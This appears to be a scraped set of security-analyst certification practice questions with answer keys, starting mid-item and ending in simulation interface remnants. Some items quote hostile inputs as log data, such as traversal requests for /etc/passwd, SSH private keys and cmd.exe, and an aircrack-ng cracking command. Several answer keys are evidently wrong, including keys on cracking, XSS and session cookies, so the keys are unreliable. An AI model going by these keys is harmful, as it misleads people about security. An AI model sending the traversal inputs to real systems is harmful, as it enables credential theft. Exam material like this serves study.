- D. Adding a banner to incoming messages that identifies the messages as external

**Correct Answer: D**

A security analyst wants to identify which vulnerabilities a potential attacker might initially exploit if the network is compromised. Which of the following would provide the BEST results?

- A. Baseline configuration assessment
- B. Uncredentialed scan
- C. Network ping sweep
- D. External penetration test

**Correct Answer:** B

An analyst has been asked to provide feedback regarding the controls required by a revised regulatory framework. At this time, the analyst only needs to focus on the technical controls.

Which of the following should the analyst provide an assessment of?

- A. Tokenization of sensitive data
- B. Establishment of data classifications
- C. Reporting on data retention and purging activities
- D. Formal identification of data ownership
- E. Execution of NDAs

**Correct Answer:** A

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security. To BEST complete this task, the analyst should place the:

- A. firewall behind the VPN server
- B. VPN server parallel to the firewall
- C. VPN server behind the firewall
- D. VPN on the firewall

**Correct Answer:** C

Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus, on company systems?

- A. Code of conduct policy
- B. Account management policy
- C. Password policy
- D. Acceptable use policy

**Correct Answer: D**

As part of a review of incident response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

- A. Organizational policies
- B. Vendor requirements and contracts
- C. Service-level agreements
- D. Legal requirements

**Correct Answer: D**

A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization. To BEST resolve the issue, the organization should implement:

- A. federated authentication
- B. role-based access control
- C. manual account reviews
- D. multifactor authentication

**Correct Answer: A**



A large software company wants to move its source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business, management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

- A. Establish an alternate site with active replication to other regions
- B. Configure a duplicate environment in the same region and load balance between both instances
- C. Set up every cloud component with duplicated copies and auto-scaling turned on
- D. Create a duplicate copy on premises that can be used for failover in a disaster situation

**Correct Answer:** A

A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities. The type of vulnerability that should be disseminated FIRST is one that:

- A. enables remote code execution that is being exploited in the wild
- B. enables data leakage but is not known to be in the environment
- C. enables lateral movement and was reported as a proof of concept
- D. affected the organization in the past but was probably contained and eradicated

**Correct Answer:** A

A company's incident response team is handling a threat that was identified on the network. Security analysts have determined a web server is making multiple connections from TCP port 445 outbound to servers inside its subnet as well as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

**Correct Answer:** A

During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation. Which of the following would cause the analyst to further review the incident?

- A. BadReputationIp - - [2019-04-12 10:43Z] λ€GET /etc/passwd1023 403 €λ
- B. BadReputationIp - - [2019-04-12 10:43Z] λ€GET /index.html?src=../.ssh/id\_rsa17044 401 €λ
- C. BadReputationIp - - [2019-04-12 10:43Z] λ€GET /a.php?src=/etc/passwd11056 403 €λ
- D. BadReputationIp - - [2019-04-12 10:43Z] λ€GET /a.php?src=../../.ssh/id\_rsa15036 200 €λ
- E. BadReputationIp - - [2019-04-12 10:43Z] λ€GET /favicon.ico?src=../usr/share/icons19064 200 €λ

**Correct Answer:** *E*

A developer wrote a script to make names and other PII data unidentifiable before loading a database export into the testing system. Which of the following describes the type of control that is being used?

- A. Data encoding
- B. Data masking
- C. Data loss prevention
- D. Data classification

**Correct Answer:** *B*

Which of the following attacks can be prevented by using output encoding?

- A. Server-side request forgery
- B. Cross-site scripting
- C. SQL injection
- D. Command injection
- E. Cross-site request forgery
- F. Directory traversal

**Correct Answer:** *B*

The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

- A. Wireless access point discovery
- B. Rainbow attack
- C. Brute-force attack
- D. PCAP data collection

**Correct Answer:** B

A security manager has asked an analyst to provide feedback on the results of a penetration test. After reviewing the results, the manager requests information regarding the possible exploitation of vulnerabilities. Which of the following information data points would be MOST useful for the analyst to provide to the security manager, who would then communicate the risk factors to senior management? (Choose two.)

- A. Probability
- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

**Correct Answer:** AD

A security analyst has been alerted to several emails that show evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analyst's BEST response would be to coordinate with the legal department and:

- A. the public relations department
- B. senior leadership
- C. law enforcement
- D. the human resources department

**Correct Answer:** D

While preparing for an audit of information security controls in the environment, an analyst outlines a framework control that has the following requirements:

- ☞ All sensitive data must be classified.
- ☞ All sensitive data must be purged on a quarterly basis.
- ☞ Certificates of disposal must remain on file for at least three years.

This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive
- D. corrective

**Correct Answer: A**

An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT      STATE      SERVICE
20/tcp    filtered  ftp-data
21/tcp    filtered  ftp
22/tcp    open       ssh
23/tcp    open       telnet
80/tcp    open       http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

- A. Port 21
- B. Port 22
- C. Port 23
- D. Port 80

**Correct Answer: C**

A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

- A. The parties have an MOU between them that could prevent shutting down the systems
- B. There is a potential disruption of the vendor-client relationship
- C. Patches for the vulnerabilities have not been fully tested by the software vendor
- D. There is an SLA with the client that allows very little downtime

**Correct Answer: D**

A security analyst gathered forensics from a recent intrusion in preparation for legal proceedings. The analyst used EnCase to gather the digital forensics, cloned the hard drive, and took the hard drive home for further analysis. Which of the following did the security analyst violate?

- A. Cloning procedures
- B. Chain of custody
- C. Hashing procedures
- D. Virtualization

**Correct Answer: B**

A threat feed notes malicious actors have been infiltrating companies and exfiltrating data to a specific set of domains. Management at an organization wants to know if it is a victim. Which of the following should the security analyst recommend to identify this behavior without alerting any potential malicious actors?

- A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested.
- B. Add the domains to a DNS sinkhole and create an alert in the SIEM tool when the domains are queried
- C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443
- D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information

**Correct Answer: B**

A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

- A. Begin blocking all IP addresses within that subnet
- B. Determine the attack vector and total attack surface
- C. Begin a kill chain analysis to determine the impact
- D. Conduct threat research on the IP addresses

**Correct Answer: D**

Which of the following is the MOST important objective of a post-incident review?

- A. Capture lessons learned and improve incident response processes
- B. Develop a process for containment and continue improvement efforts
- C. Identify new technologies and strategies to remediate
- D. Identify a new management strategy

**Correct Answer: A**

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluedmed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

- A. webserver.org-dmz.org
- B. sftp.org-dmz.org
- C. 83hht23.org-int.org
- D. ftps.bluedmed.net

**Correct Answer: A**



A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integrating intelligence into hunt operations?

- A. It enables the team to prioritize the focus areas and tactics within the company's environment
- B. It provides criticality analyses for key enterprise servers and services
- C. It allows analysts to receive routine updates on newly discovered software vulnerabilities
- D. It supports rapid response and recovery during and following an incident

**Correct Answer: A**

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output:

```
1286 ? Ss 0:00 /usr/sbin/cupsd -f
1287 ? Ss 0:00 /usr/sbin/httpd
1297 ? Ssl 0:00 /usr/bin/libvirtd
1301 ? Ss 0:00 ./usr/sbin/sshd -D
1308 ? Ss 0:00 /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openssh-server
- C. /bin/ls -l /proc/1301/exe
- D. kill -9 1301

**Correct Answer: A**

A security analyst is reviewing the following log entries to identify anomalous activity:

```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/../../../../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

- A. Directory traversal
- B. SQL injection
- C. Buffer overflow
- D. Cross-site scripting

**Correct Answer: A**

A web-based front end for a business intelligence application uses pass-through authentication to authenticate users. The application then uses a service account to perform queries and look up data in a database. A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

- A. Change the security model to force the users to access the database as themselves
- B. Parameterize queries to prevent unauthorized SQL queries against the database
- C. Configure database security logging using syslog or a SIEM
- D. Enforce unique session IDs so users do not get a reused session ID

**Correct Answer:** A

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization. Monitor the files for unauthorized changes.
- B. Regularly use SHA-256 to hash the directory containing the sensitive information. Monitor the files for unauthorized changes.
- C. Place a legal hold on the files. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- D. Use Wireshark to scan all traffic to and from the directory. Monitor the files for unauthorized changes.

**Correct Answer:** A

Which of the following secure coding techniques can be used to prevent cross-site request forgery attacks?

- A. Input validation
- B. Output encoding
- C. Parameterized queries
- D. Tokenization

**Correct Answer:** D

A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.

```
Nmap -Pn 10.233.117.0/24
```

```
Host is up (0.0021s latency)
Not shown: 987 filtered ports
```

PORT	STATE	SERVICE
22/tcp	open	ssh
135/tcp	open	msrpc
445/tcp	open	microsoft-ds
137/udp	open	netbios-ns
3389/tcp	open	ms-term-serv

Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?

- A. Port 22
- B. Port 135
- C. Port 445
- D. Port 3389

**Correct Answer: B**

Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

- A. HSM
- B. eFuse
- C. UEFI
- D. Self-encrypting drive

**Correct Answer: A**

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability. Company policy prohibits using portable media or mobile storage. The security analyst is trying to determine which user caused the malware to get onto the system. Which of the following registry keys would MOST likely have this information?

- A. HKEY\_USERS\\Software\Microsoft\Windows\CurrentVersion\Run
- B. HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- C. HKEY\_USERS\\Software\Microsoft\Windows\explorer\MountPoints2
- D. HKEY\_USERS\\Software\Microsoft\Internet Explorer\Typed URLs
- E. HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub

**Correct Answer: E**

Clients are unable to access a company's API to obtain pricing data. An analyst discovers sources other than clients are scraping the API for data, which is causing the servers to exceed available resources. Which of the following would be BEST to protect the availability of the APIs?

- A. IP whitelisting
- B. Certificate-based authentication
- C. Virtual private network
- D. Web application firewall

**Correct Answer:** *D*

A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-in-the-middle attack. The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices. Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

- A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network
- B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router
- C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
- D. Conduct a wireless survey to determine if the wireless strength needs to be reduced

**Correct Answer:** *B*

Given the Nmap request below:

```
Scanner# nmap -p 22,113,139,1433 www.scannable.org -d --packet-trace
Starting Nmap(http://nmap.org)
Nmap scan report for www.scannable.org
SENT(0.0149s) ICMP SCANNER > SCANNABLE
echo request (type=8/code=0) TTL=52 ID=1929
SENT(0.0112s) TCP SCANNER:63541 > SCANNABLE:80 iplen=40 seq=99850910
RCVC(0.0179s) ICMP SCANNABLE > SCANNER echo reply(type=0/code=0 iplen=28 seq=99850910
we got a ping back for SCANNABLE: ID=48822 seq=713 checksum=16000
massping done: num_host:1 num_response:1
Initiating SYN STEALTH Scan against www.scannable.org (SCANNABLE) 3 ports at 00:47
SENT(0.0134s) TCP SCANNER:63517 > SCANNABLE:113 iplen=40 seq=1048634
SENT(0.0148s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
SENT(0.0092s) TCP SCANNER:63517 > SCANNABLE:22 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:113 > SCANNER:63517 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:22 > SCANNER:63517 iplen=40 seq=1048634
SENT(0.0097s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
The SYN STEALTH Scan took 1.25s to scan 3 total ports
Nmap Report for www.scannable.org (SCANNABLE)

PORT      STATE      SERVICE
22/tcp    open       ssh
113/tcp   closed     auth
139/tcp   filtered   netbios-ssh
1433/tcp  closed     ms-sql

Nmap done:1 10.155.187.1 (1 host)
```

Which of the following actions will an attacker be able to initiate directly against this host?

- A. Password sniffing
- B. ARP spoofing
- C. A brute-force attack
- D. An SQL injection

**Correct Answer: C**

As part of an organization's information security governance process, a Chief Information Security Officer (CISO) is working with the compliance officer to update policies to include statements related to new regulatory and legal requirements. Which of the following should be done to BEST ensure all employees are appropriately aware of changes to the policies?

- A. Conduct a risk assessment based on the controls defined in the newly revised policies
- B. Require all employees to attend updated security awareness training and sign an acknowledgement
- C. Post the policies on the organization's intranet and provide copies of any revised policies to all active vendors
- D. Distribute revised copies of policies to employees and obtain a signed acknowledgement from them

**Correct Answer: B**

During an investigation, an analyst discovers the following rule in an executive's email client:

IF \* TO <executive@anycompany.com> THEN mailto: <someaddress@domain.com>

SELECT FROM 'sent' THEN DELETE FROM <executive@anycompany.com>

The executive is not aware of this rule. Which of the following should the analyst do FIRST to evaluate the potential impact of this security incident?

- A. Check the server logs to evaluate which emails were sent to <someaddress@domain.com>
- B. Use the SIEM to correlate logging events from the email server and the domain server
- C. Remove the rule from the email client and change the password
- D. Recommend that management implement SPF and DKIM

**Correct Answer: A**

A critical server was compromised by malware, and all functionality was lost. Backups of this server were taken; however, management believes a logic bomb may have been injected by a rootkit. Which of the following should a security analyst perform to restore functionality quickly?

- A. Work backward, restoring each backup until the server is clean
- B. Restore the previous backup and scan with a live boot anti-malware scanner
- C. Stand up a new server and restore critical data from backups
- D. Offload the critical data to a new server and continue operations

**Correct Answer: C**

An analyst wants to identify hosts that are connecting to the external FTP servers and what, if any, passwords are being used. Which of the following commands should the analyst use?

- A. `tcpdump -X dst port 21`
- B. `ftp ftp.server -p 21`
- C. `nmap -o ftp.server -p 21`
- D. `telnet ftp.server 21`

**Correct Answer: A**

An incident response team is responding to a breach of multiple systems that contain PII and PHI. Disclosing the incident to external entities should be based on:

- A. the responder's discretion
- B. the public relations policy
- C. the communication plan
- D. senior management's guidance

**Correct Answer:** C

A security is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS. Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise?

- A. Run an anti-malware scan on the system to detect and eradicate the current threat
- B. Start a network capture on the system to look into the DNS requests to validate command and control traffic
- C. Shut down the system to prevent further degradation of the company network
- D. Reimage the machine to remove the threat completely and get back to a normal running state
- E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway

**Correct Answer:** E

A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named webserverlist.xml. The host list is provided in a file named webserverlist.txt. Which of the following Nmap commands would BEST accomplish this goal?

- A. nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml
- B. nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml
- C. nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml
- D. nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml --scanports 443

**Correct Answer:** B

Which of the following session management techniques will help to prevent a session identifier from being stolen via an XSS attack?

- A. Ensuring the session identifier length is sufficient
- B. Creating proper session identifier entropy
- C. Applying a secure attribute on session cookies
- D. Utilizing transport layer encryption on all requests
- E. Implementing session cookies with the HttpOnly flag

**Correct Answer:** *B*

The Chief Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organization.

Which of the following actions would work BEST to prevent against this type of attack?

- A. Turn on full behavioral analysis to avert an infection.
- B. Implement an EDR mail module that will rewrite and analyze email links.
- C. Reconfigure the EDR solution to perform real-time scanning of all files.
- D. Ensure EDR signatures are updated every day to avert infection.
- E. Modify the EDR solution to use heuristic analysis techniques for malware.

**Correct Answer:** *B*

Which of the following sources would a security analyst rely on to provide relevant and timely threat information concerning the financial services industry?

- A. Real-time and automated firewall rules subscriptions
- B. Open-source intelligence, such as social media and blogs
- C. Information sharing and analysis membership
- D. Common vulnerability and exposure bulletins

**Correct Answer:** *C*



The Chief Information Officer (CIO) for a large manufacturing organization has noticed a significant number of unknown devices with possible malware infections are on the organization's corporate network. Which of the following would work BEST to prevent the issue?

- A. Reconfigure the NAC solution to prevent access based on a full device profile and ensure antivirus is installed.
- B. Segment the network to isolate all systems that contain highly sensitive information, such as intellectual property.
- C. Implement certificate validation on the VPN to ensure only employees with the certificate can access the company network.
- D. Update the antivirus configuration to enable behavioral and real-time analysis on all systems within the network.

**Correct Answer: A**

A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1...
[*] XSS: Analyzing response #2...
[*] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the MOST likely reason for this vulnerability?

- A. The developer set input validation protection on the specific field of search.aspx.
- B. The developer did not set proper cross-site scripting protections in the header.
- C. The developer did not implement default protections in the web application build.
- D. The developer did not set proper cross-site request forgery protections.

**Correct Answer: A**

A Chief Security Officer (CSO) is working on the communication requirements for an organization's incident response plan. In addition to technical response activities, which of the following is the main reason why communication must be addressed in an effective incident response program?

- A. Public relations must receive information promptly in order to notify the community.
- B. Improper communications can create unnecessary complexity and delay response actions.
- C. Organizational personnel must only interact with trusted members of the law enforcement community.
- D. Senior leadership should act as the only voice for the incident response team when working with forensics teams.

**Correct Answer: B**

An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

- A. Pause the virtual machine,
- B. Shut down the virtual machine.
- C. Take a snapshot of the virtual machine.
- D. Remove the NIC from the virtual machine.

**Correct Answer:** C

A custom script currently monitors real-time logs of a SAML authentication server to mitigate brute-force attacks. Which of the following is a concern when moving authentication to a cloud service?

- A. Logs may contain incorrect information.
- B. SAML logging is not supported for cloud-based authentication.
- C. Access to logs may be delayed for some time.
- D. Log data may be visible to other customers.

**Correct Answer:** D

During a review of vulnerability scan results, an analyst determines the results may be flawed because a control-baseline system, which is used to evaluate a scanning tool's effectiveness, was reported as not vulnerable. Consequently, the analyst verifies the scope of the scan included the control-baseline host, which was available on the network during the scan. The use of a control-baseline endpoint in this scenario assists the analyst in confirming:

- A. verification of mitigation.
- B. false positives.
- C. false negatives.
- D. the criticality index.
- E. hardening validation.

**Correct Answer:** A

An analyst is reviewing the following code output of a vulnerability scan:

```
if (searchname != null)
{
  %>
  employee <%searchname%> not found
  <%
}
```

Which of the following types of vulnerabilities does this MOST likely represent?

- A. A XSS vulnerability
- B. An HTTP response split vulnerability
- C. A credential bypass vulnerability
- D. A carriage-return, line-feed vulnerability

**Correct Answer: C**

The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?

- A. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
- B. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
- C. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
- D. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability

**Correct Answer: A**

An analyst is searching a log for potential credit card leaks. The log stores all data encoded in hexadecimal. Which of the following commands will allow the security analyst to confirm the incident?

- A. `cat log | xxd %r %p | egrep %v '[0-9]{16}'`
- B. `egrep '(3[0-9]){16}' log`
- C. `cat log | xxd %r %p | egrep '[0-9]{16}'`
- D. `egrep '[0-9]{16}' log | xxd`

**Correct Answer: C**

**SIMULATION -**

Malware is suspected on a server in the environment.


The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.

**INSTRUCTIONS -**

Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Network Diagram for Company A



Server1 Log				
Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
wininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsm.exe	560	Services	0	5,164 K
svchost.exe	884	Services	0	22,528 K
svchost.exe	276	Services	0	9,860 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
notepad.exe	1276	Services	0	4,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K

Server4 Log						
spoolsv.exe	1036	Services	0	8,216	K	
svchost.exe	1068	Services	0	7,888	K	
svchost.exe	2020	Services	0	17,324	K	
svchost.exe	1720	Services	0	3,172	K	
SearchIndexer.exe	864	Services	0	14,968	K	
OSPPSVC.EXE	2584	Services	0	13,764	K	
csrss.exe	372	RDP-Tcp#0	1	7,556	K	
winlogon.exe	460	RDP-Tcp#0	1	5,832	K	
rdpclip.exe	1600	RDP-Tcp#0	1	4,356	K	
dwm.exe	772	RDP-Tcp#0	1	5,116	K	
taskhost.exe	1700	RDP-Tcp#0	1	8,720	K	
explorer.exe	2500	RDP-Tcp#0	1	66,444	K	
splwow64.exe	2960	RDP-Tcp#0	1	4,152	K	
cmd.exe	1260	RDP-Tcp#0	1	2,652	K	
conhost.exe	2616	RDP-Tcp#0	1	5,256	K	
audiodg.exe	980	Services	0	13,256	K	
csrss.exe	2400	Console	3	3,512	K	
winlogon.exe	2492	Console	3	5,772	K	
LogonUI.exe	2864	Console	3	17,056	K	
taskhost.exe	2812	Services	0	9,540	K	
tasklist.exe	1208	RDP-Tcp#0	1	5,196	K	
WmiPrvSE.exe	1276	Services	0	5,776	K	

**Correct Answer:** See explanation below.

Server 4, svchost.exe

Question #150

Topic 1

A company's senior human resources administrator left for another position, and the assistant administrator was promoted into the senior position. On the official start day, the new senior administrator planned to ask for extended access permissions but noticed the permissions were automatically granted on that day. Which of the following describes the access management policy in place at the company?

- A. Mandatory-based
- B. Host-based
- C. Federated access
- D. Role-based

**Correct Answer:** D

The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues. The steering committee wants to rank the risks based on past incidents to improve the security program for next year. Below is the incident register for the organization:

Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop \$1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?

- A. Hire a managed service provider to help with vulnerability management
- B. Build a warm site in case of system outages
- C. Invest in a failover and redundant system, as necessary
- D. Hire additional staff for the IT department to assist with vulnerability management and log review

**Correct Answer:** C

A security analyst reviews a recent network capture and notices encrypted inbound traffic on TCP port 465 was coming into the company's network from a database server. Which of the following will the security analyst MOST likely identify as the reason for the traffic on this port?

- A. The server is configured to communicate on the secure database listener port.
- B. Someone has configured an unauthorized SMTP application over SSL
- C. A connection from the database to the web front end is communicating on the port
- D. The server is receiving a secure connection using the new TLS 1.3 standard

**Correct Answer:** B

Reference:

<https://www.speedguide.net/port.php?port=465>



## SIMULATION -

Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the help desk ticket queue.

## INSTRUCTIONS -

Click on the ticket to see the ticket details. Additional content is available on tabs within the ticket.

First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

The screenshot shows the Enterprise Help Desk System interface. On the left is a sidebar with navigation icons and filters. The main area is divided into 'Tickets' and 'Details' sections. The 'Tickets' section displays a list of tickets. The 'Details' section shows a message indicating that no ticket is currently selected.

Statuses	Count
New	1
Open	0
On Hold	0
Mgr Review	0
Approved/Closed	0

Priority
Low
Medium
High

Subject	Date	Priority
Michael is reporting that th... #8675309	4/20/2021	High

No Ticket Selected  
Please select a ticket from the list

